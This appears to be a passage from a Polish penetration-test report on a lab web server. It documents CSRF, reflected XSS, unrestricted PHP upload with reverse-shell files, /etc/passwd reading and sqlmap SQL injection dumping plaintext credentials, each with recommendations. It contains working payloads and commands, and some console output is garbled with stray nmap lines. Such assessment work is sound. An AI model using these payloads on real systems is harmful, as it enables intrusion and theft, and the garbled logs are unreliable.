
#### Dotyczy hostów

10.5.1.10

#### Szczegóły eksploatacji

Uzyskanie url do panelu przez:

1. Zalogowanie na konto administratora serwisu.
2. Z jego poziomu wejście w opcję załączenia/przesłania pliku na serwer. Link jest nietypowy, dlatego narzędzia do enumeracji nie zwracają go w wyniku skanowania.



Rysunek 12: Dostęp do panelu uploadu plików bez konieczności uwierzytelniania

## Rekomendacje

Przegląd i dostosowanie wszystkich paneli i stron dostępnych w serwisie w kontekście konieczności uwierzytelniania użytkownika. Regularne testy/skanowania chroniące przez wystąpieniem takiego incydentu w przyszłości.

### 2.3.2 Występowanie podatności CSRF

Poziom zagrożenia: Średni (6.3)

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L

#### Opis

W ramach ataku Cross-Site Request Forgery atakujący może wymusić na zalogowanym użytkowniku wykonanie pożądaných przez niego (atakującego) czynności z wykorzystaniem sesji zapisanej w przeglądarce.

#### Potencjalne zagrożenia biznesowe

Kradzież lub zmiana danych, kompromitacja serwisu.

#### Dotyczy hostów


10.5.1.10

#### Szczegóły eksploatacji

1. Utworzenie testowej strony HTML, symulującej - wymuszającej zapytanie do serwisu w celu utworzenia nowego artykułu.


```
1 <html><form enctype="multipart/form-data" method="POST" action="http
  ://10.5.1.10/admin/insert_art.php"><table><tr><td>add_date</td><td><input
    type="text" value="2024-05-25" name="add_date"></td></tr>
2 <tr><td>add_desc</td><td><input type="text" value="Koksboty_PoC" name="
  add_desc"></td></tr>
3 <tr><td>add_auth</td><td><input type="text" value="hackers" name="add_auth"
  ></td></tr>
4 <tr><td>add_type</td><td><input type="text" value="CSRF_PoC" name="add_type"
  ></td></tr>
5 <tr><td>add_style</td><td><input type="text" value="style14" name="add_style
  "></td></tr>
6 <tr><td>FCKeditor1</td><td><input type="text" value="CSRF_PoC" name="
  FCKeditor1"></td></tr>
7 </table><input type="submit" value="http://10.5.1.10/admin/insert_art.php"
  ></form></html>
```

Rysunek 13: Kod testowej strony HTML



Rysunek 14: Strona utworzona w celach testowych

2. Mając aktywną sesję jako administrator serwisu (będąc zalogowanym) użytkownik musi nacisnąć przycisk wysyłający zapytanie do serwisu.
3. W rezultacie tworzony jest nowy artykuł "Koksboty\_PoC" z resztą parametrów równą wartościom pól w powyższym kodzie.



Rysunek 15: Wymuszony nowy artykuł dostępny na stronie serwisu

## Rekomendacje

Wykorzystanie tokenów CSRF, wprowadzenie nagłówków HTTP Referer/Origin, wykorzystanie atrybutu SameSite w ciasteczkach.

### 2.3.3 Zła konfiguracja uprawnień użytkowników

Poziom zagrożenia: Średni (5.9)

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N

#### Opis

Użytkownik bez uprawnień root'a (administratora) może odczytać zawartość plików do których nie powinien mieć dostępu.

#### Potencjalne zagrożenia biznesowe


Kompromitacja usługi przez atakującego, zwiększenie uzyskanych uprawnień na serwerze.

#### Dotyczy hostów

10.5.1.10

#### Szczegóły eksploatacji

Dzięki zestawionemu połączeniu typu reverse shell, użytkownik www-data (poza grupą root), może odczytać zawartość pliku /etc/passwd.



```
www-data@dmza: /var/www/uploads/file$ cat /etc/passwd
www-data@dmza: /var/www/uploads/file$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/sh
sys:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
uml-net:x:101:103::/home/uml-net:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
snort:x:103:105:Snort IDS:/var/log/snort:/bin/false
postfix:x:104:107::/var/spool/postfix:/bin/false
telnetd:x:105:109::/nonexistent:/bin/false
ftp:x:106:65534::/home/ftp:/bin/false
user1:x:1000:1000::/home/user1:/bin/sh
hacluster:x:107:110:Heartbeat System Account,,,:/usr/lib/heartbeat:/bin/false
statd:x:108:65534::/var/lib/nfs:/bin/false
mysql:x:109:111:MySQL Server,,,:/var/lib/mysql:/bin/false
postgres:x:1001:1001::/home/postgres:/bin/sh
www-data@dmza: /var/www/uploads/file$
```

Rysunek 16: Odczytanie zawartości pliku /etc/passwd przez użytkownika www-data

#### Rekomendacje

Weryfikacja systemu pod kątem przypisania odpowiednich uprawnień, zastosowanie zasady najmniejszego uprzywilejowania, tzn. przypisywanie podmiotowi dostępu tylko do zasobów potrzebnych do jego działania.

### 2.3.4 Brak walidacji rozszerzeń plików przekazywanych na serwer

Poziom zagrożenia: Średni (5.3)

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N

#### Opis

Publicznie dostępny panel upload'u plików (zrzut 2.3.1) dopuszcza wysyłanie plików z potencjalnie niebezpiecznym rozszerzeniem (np. .php).


#### Potencjalne zagrożenia biznesowe

Mając dostęp do panelu, atakujący może wysłać plik .php, zawierający złośliwy kod, a następnie go wykonać. W rezultacie podatność może doprowadzić do pełnej kompromitacji usługi.

#### Dotyczy hostów

10.5.1.10

#### Szczegóły eksploatacji



## Index of /uploads/file

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">rev_shell.php</a>	23-May-2024 20:50	2.5K	
<a href="#">rev_shell_80.php</a>	23-May-2024 20:55	2.5K	
<a href="#">rev_shell_80_2.php</a>	23-May-2024 20:57	2.5K	

Apache/2.2.9 (Debian) PHP/5.2.6-1+lenny16 with Suhosin-Patch Server at 10.5.1.10 Port 80

Rysunek 17: Wysyłanie na serwer potencjalnie złośliwego pliku z rozszerzeniem .php

#### Rekomendacje

Weryfikacja parametrów pliku obsługujących przez serwer: rozszerzenia, formatu, typu, nazwy, rozmiaru. Utworzenie White listy (listy dozwolonych wartości) dopuszczającej jak najmniej możliwości oraz regularne skanowanie przesłanych plików.

### 2.3.5 Błędna konfiguracja: przechowywanie haseł w plain-text

Poziom zagrożenia: Średni (5.3)

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

#### Opis

Hasła w bazie danych przechowywane są w plain-text (zwykłym tekstem), w rezultacie atakujący po przejęciu bazy może uzyskać dostęp do kont użytkowników w serwisie.

#### Potencjalne zagrożenia biznesowe


Uzyskanie dostępu do konta administratora przez atakującego, przejęcie kont i ich modyfikacja.

#### Dotyczy hostów:

10.5.1.10

#### Szczegóły eksploatacji

W wyniku innych podatności znalezionych w aplikacji (np. opisanej w sekcji 2.2.2) atakujący może zdobyć dostęp do haseł przechowywanych w bazie danych na serwerze i je odczytać (zrzut 18).



```
[08:29:41]r[INFO]Retrieved: 08:29:41, q1w2e3r4, editor
[08:29:41]s[INFO]-analyzing table dump for possible password hashes
Database:exploit ProFTPD 1.3.3c
Table:membersOS: Unix
[3 entries]
#app+task+report+ftp+fw+example.net (10.5.1.254)
#id |spassword|susername|
+11-1+00-sea+per+per+ex+example.net (10.5.1.254) are filtered
| 1 | Password | admin |
+1m2p |clqa2wsort|fr00tnta.e|ample.net (10.5.2.10)
+03t |sqlw2e3r4|seditorcy|
+11-1+00-sea+per+per+ex+ta.example.net (10.5.2.10) are filtered

[08:29:41]r[INFO]Table:exploit:members5 dumped to CSV file '/pentest/database/sqlmap/output/10.5.1.10/dump/ex
ploit/members.csv5 latency).
[08:29:41]c[INFO]Fetched data logged to text5files5under f'/pentest/database/sqlmap/output/10.5.1.10'

[*]vshutting down at 08:29:41Please report any incorrect results at http://nmap.org/submit/ .
```

Rysunek 18: Przechowywane hasła w plain-text

#### Rekomendacje

Przechowywanie skrótów haseł, a nie ich wartości, zastosowanie w tym celu odpowiednio silnej funkcji hash'ującej, najlepiej dodatkowo stosując solenie.



### 2.3.6 Występowanie podatności Reflected XSS

Poziom zagrożenia: Średni (4.3)

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N

#### Opis

Parametry w adresach URL są podatne na wykonanie wstrzykniętego kodu przez atakującego w Javascript'cie.

#### Potencjalne zagrożenia biznesowe

Kradzież danych użytkownika, wymuszenie wykonania operacji przez użytkownika.

#### Dotyczy hostów


10.5.1.10

#### Szczegóły eksploatacji

1. Znaleźć odpowiedni ładunek – skrypt napisany w JavaScript; w tym przypadku pochodzi on ze strony book.hacktricks.xyz, zakładka Content Security Policy bypass - CSP bypass: self + 'unsafeinline' with iframes:

```
"/>'><script src=data:text/javascript,alert(1234)></script>
```

2. Payload należy umieścić w parametrze linku w serwisie. W rezultacie na stronie pokaże się żądany alert (zrzut 19).



Rysunek 19: Reflected XSS dowód

#### Rekomendacje

Walidacja, sanitizacja danych wejściowych wpisywanych przez użytkownika, usuwanie potencjalnie niebezpiecznych tagów html, wykorzystanie nagłówków CSP.

## 2.4 Podatności o niskim poziomie zagrożenia

### 2.4.1 Podatność na atak SQL injection

Poziom zagrożenia: **Niski (3.7)**

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

#### Opis

Parametry w adresach url są podatne na atak polegający na wstrzykiwaniu złośliwych zapytań SQL.

#### Potencjalne zagrożenia biznesowe

Kompromitacja usługi, niepowołany dostęp (odczyt) do danych przechowywanych na serwerze.

#### Dotyczy hostów

10.5.1.10

#### Szczegóły eksploatacji

Test został przeprowadzony z wykorzystaniem narzędzia sqlmap, w następujących etapach:

- Weryfikacja podatności argumentu na atak SQLi (zrzuty 20).
- Uzyskanie listy baz danych (zrzuty 21).
- Wypisanie kolumn tabel w bazie exploit (zrzuty 22).
- Zdobycie zawartości tabeli **members** bazy exploit (zrzuty 23).
- Próba zalogowania na poświadczenia uzyskane w ataku (zrzuty 24).

```
root@bt:/pentest/database/sqlmap# python ./sqlmap.py -u "http://10.5.1.10/ddlpage.php?id=1" -p id --batch
```

(a) Użyte polecenie

```
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
[Home] [News] [Articles/Tutorials] [Videos] [Downloads] [Search] [Links]
Place: GET
Parameter: id
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 6920=6920 AND 'Rqmp'='Rqmp

  Type: UNION query
  Title: MySQL UNION query (NULL) - 7 columns
  Payload: id=-1055' UNION ALL SELECT NULL, NULL, CONCAT(0x3a7274713a,0x6856694a66504a4e6f56,0x3a716f733a), N
ULL, NULL, NULL, NULL# AND 'GwHc'='GwHc

  Type: AND/OR time-based blind
  Title: MySQL > 5.0.11 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'Axec'='Axec
---

[07:28:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian or Ubuntu 5.0 (lenny)
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL 5.0.11
[07:28:18] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/10.5.1.10'

[*] shutting down at 07:28:18
```

(b) Zwrócony wynik

Rysunek 20: Weryfikacja podatności SQLi

```
root@bt:/pentest/database/sqlmap# python ./sqlmap.py -u "http://10.5.1.10/ddlpage.php?id=1" -p id --batch --dbs
```

(a) Użyte polecenie

```
PORT      STATE      SERVICE      VERSION
[08:25:40]s[INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian or Ubuntu 5.0 (lenny)
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL 5.0.11
[08:25:40]r[INFO] fetching database names: 1.254)
[08:25:40]c[INFO] the SQL query used returns 3 entries
[08:25:40]c[INFO] presumed: "#information_schema" 1.254) are filtered
[08:25:40] [INFO] resumed: "exploit"
[08:25:40]r[INFO] resumed: e#"mysql" net (10.5.2.10)
available databases: {3}#cy).
[*] exploitanned ports on inta.example.net (10.5.2.10) are filtered
[*] information_schema
[*]mysql report for fw.example.net (10.5.2.254)
Host is up (0.012s latency).
[08:25:40]c[INFO]pFetched data logged into text5files4under f/pentest/database/sqlmap/output/10.5.1.10'

[*] shutting down at 08:25:40Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 5 IP addresses (5 hosts up) scanned in 34.98 seconds
```

(b) Zwrócony wynik

Rysunek 21: Uzyskane tabele w bazie danych

```
root@bt:~# curl -s http://10.5.1.10/ddlpage.php?id=1 -H "User-Agent: sqlmap/0.9.1"
http-methods: No Allow or Public header in OPTIONS response (status code 200)
root@bt:~# python ./sqlmap.py -u "http://10.5.1.10/ddlpage.php?id=1" -p id --batch -D ex
exploit --columns
Nmap scan report for dmzb.example.net (10.5.1.11)
```

(a) Użyte polecenie

```

PORT: 21 STATE: SERVICE VERSION
Database: exploit Apache httpd 2.
Table: memberexploit.co.il Articles
[3 columns]ods: No Allow or Public hea
+40/ftp-cleatd-https-----+
| Column | Type |
+-----+-----+
#map-scan+port-fer-dazb+example.net
#oid is up |0int(4) latency).
#password |9varchar(65)|rts
#username| varchar(65)|SION
+0/ftp-cleatd-ftp-data---+
21/tcp open ftp ProFTPD 1.3.3c
Database: exploit Unix
Table: authors
[4 columns]report for fw.example.net (1
#est-is-ef- (0.012s+latency).
| Column | Typed | ports on fw.example.net
+-----+-----+
| mid | scan |rint(11)|o| inta.example.net
#mails |u| text|13s |latency).
| name |00 |ctext|d |ports on inta.example
| site | |text |
+-----+-----+
#map-scan+report-fer+ fw.example.net (1
#Host is up (0.012s latency)

```

(b) Zwrócony wynik

Rysunek 22: Wypisanie kolumn tabel

```
root@bt:~# python ./sqlmap.py -u "http://10.5.1.10/ddlpage.php?id=1" -p id --batch -D ex
```

(a) Użyte polecenie


```
[08:29:41] [INFO] Retrieved 13, q1w2e3r4, editorcy
[08:29:41] [INFO] analyzing table dump for possible password hashes
Database: exploit ProFTPD 1.3.3c
Table: members OS: Unix
[3 entries]
#map+----+perit+fer-fx-+ple.net (10.5.1.254)
#oid {password|username}
+ll-1+00-scanned+peris-sh-+f+ example.net (10.5.1.254) are filtered
| 1 | P@ssw0rd | admin |
#m2p {qlqa2wsort|fr00tnta.e|ample.net (10.5.2.10)
#o3t {sqlw2e3r4|editorcy}
+ll-1+00-scanned+peris-sh-+ta.example.net (10.5.2.10) are filtered

[08:29:41] [INFO] Table: exploit.members5 dumped to CSV file '/pentest/database/sqlmap/output/10.5.1.10/dump/exploit/members.csv5 (latency).
[08:29:41] [INFO] Fetched data5loggednto text5files4under f:/pentest/database/sqlmap/output/10.5.1.10'

[*] shutting down at 08:29:41 Please report any incorrect results at http://nmap.org/submit/
```

(b) Zwrócony wynik

Rysunek 23: Wydobywanie haseł z baz danych



Rysunek 24: Udane logowanie na konto administratora

Podatność występuje we **wszystkich** adresach URL na stronie, co udowadniają poniższe zrzuty ekranu:

```
root@kali:~/pentest/database/sqlmap# python ./sqlmap.py -u "http://10.5.1.10/artpage.php?id=3" -p id --batch
[!] sqlmap/1.0-dev (f4766) - automatic SQL injection and database takeover tool
[!] http://www.sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
